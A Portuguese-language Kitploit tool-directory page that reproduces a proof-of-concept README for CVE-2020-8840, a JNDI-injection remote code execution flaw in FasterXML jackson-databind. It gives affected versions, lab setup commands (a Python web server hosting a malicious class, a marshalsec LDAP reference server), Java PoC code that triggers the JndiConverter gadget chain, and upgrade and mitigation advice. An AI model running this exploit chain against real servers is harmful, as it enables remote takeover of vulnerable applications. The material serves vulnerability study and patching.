Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
Ferramentas/GitHubGitHub/fairyming/cve-2020-8840
Análise de VulnerabilidadesAnálise de CódigoExploraçãoExploração de Aplicações WebAprendizado e EducaçãoLabs e Prática
GitHubfairyming/cve-2020-8840

CVE-2020-8840

Exploit PoC para CVE-2020-8840: injeção JNDI levando a execução remota de código no FasterXML jackson-databind. Inclui configuração de ambiente, cadeia de exploit e orientação de remediação.

Ver Repositório
37710há 6 anosRevisado pelo Kitploit
Compartilhar

CVE-2020-8840: Vulnerabilidade de execução remota de código no FasterXML/jackson-databind

0x00 Introdução

O jackson-databind é uma biblioteca de processamento JSON pertencente ao grupo de projetos FasterXML.

0x01 Visão Geral da Vulnerabilidade

Em 19 de fevereiro, o NVD divulgou um aviso de segurança sobre uma vulnerabilidade de execução remota de código no jackson-databind causada por injeção JNDI (CVE-2020-8840), com pontuação CVSS de 9,8. Em versões afetadas do jackson-databind, devido à falta de algumas classes da lista negra xbean-reflect/JNDI, como org.apache.xbean.propertyeditor.JndiConverter, um atacante pode usar injeção JNDI para realizar execução remota de código. Se bem-sucedido, o ataque pode obter controle do servidor (nível de serviço Web).

0x02 Versões Afetadas

2.0.0 <= Versão do FasterXML jackson-databind <= 2.9.10.2

0x03 Configuração do Ambiente

  • Versão do JDK: 1.81 [O uso de ldap e rmi combinados com injeção JNDI tem certos requisitos quanto à versão do JDK. Através da figura abaixo, podemos ver claramente a correção da Oracle.]

20190606014739_69118.jpg



  1. Colocar a classe maliciosa já compilada no diretório do servidor web WX20200223-135435@2x.png Aqui usamos simplehttp para montar o serviço web
python -m SimpleHTTPServer 8080

image.png

  1. Iniciar o serviço ldap Aqui usamos o marshalsec. Link do github: https://github.com/mbechler/marshalsec
java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer http://localhost:8080/#Exploit


image.png

  1. Criar um projeto Java e importar o jar da versão vulnerável WX20200223-135855@2x.png

0x04 Exploração da Vulnerabilidade

  • Cadeia de exploração completa
poc --> ldap --> http
  • POC
import com.fasterxml.jackson.databind.ObjectMapper;
import java.io.IOException;

public class Poc {
    public static void main(String args[]) {
        ObjectMapper mapper = new ObjectMapper();

        mapper.enableDefaultTyping();

        String json = "[\"org.apache.xbean.propertyeditor.JndiConverter\", {\"asText\":\"ldap://localhost:1389/Exploit\"}]";

        try {
            mapper.readValue(json, Object.class);
        } catch (IOException e) {
            e.printStackTrace();
        }

    }
}

  • Executar diretamente a POC, carregar a classe maliciosa do servidor web via ldap, resultando em execução remota de código

WX20200223-140159@2x.png

0x05 Métodos de Correção

  1. Atualizar jackson-databind para 2.9.10.3, 2.8.11.5 ou 2.10.x
  2. Verificar se o projeto utiliza xbean-reflect. A causa raiz desta vulnerabilidade é a existência de uma cadeia de exploração especial em xbean-reflect que permite ao usuário acionar operações de carregamento remoto de classes via JNDI. Remover xbean-reflect pode mitigar o impacto da vulnerabilidade.

Links de Referência:

https://cert.360.cn/warning/detail?id=1fe3b5ea888750006e0d64fb0df1e6ee

https://github.com/jas502n/CVE-2020-8840

Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    851
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    538
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    420
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    357
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    297
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    280

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →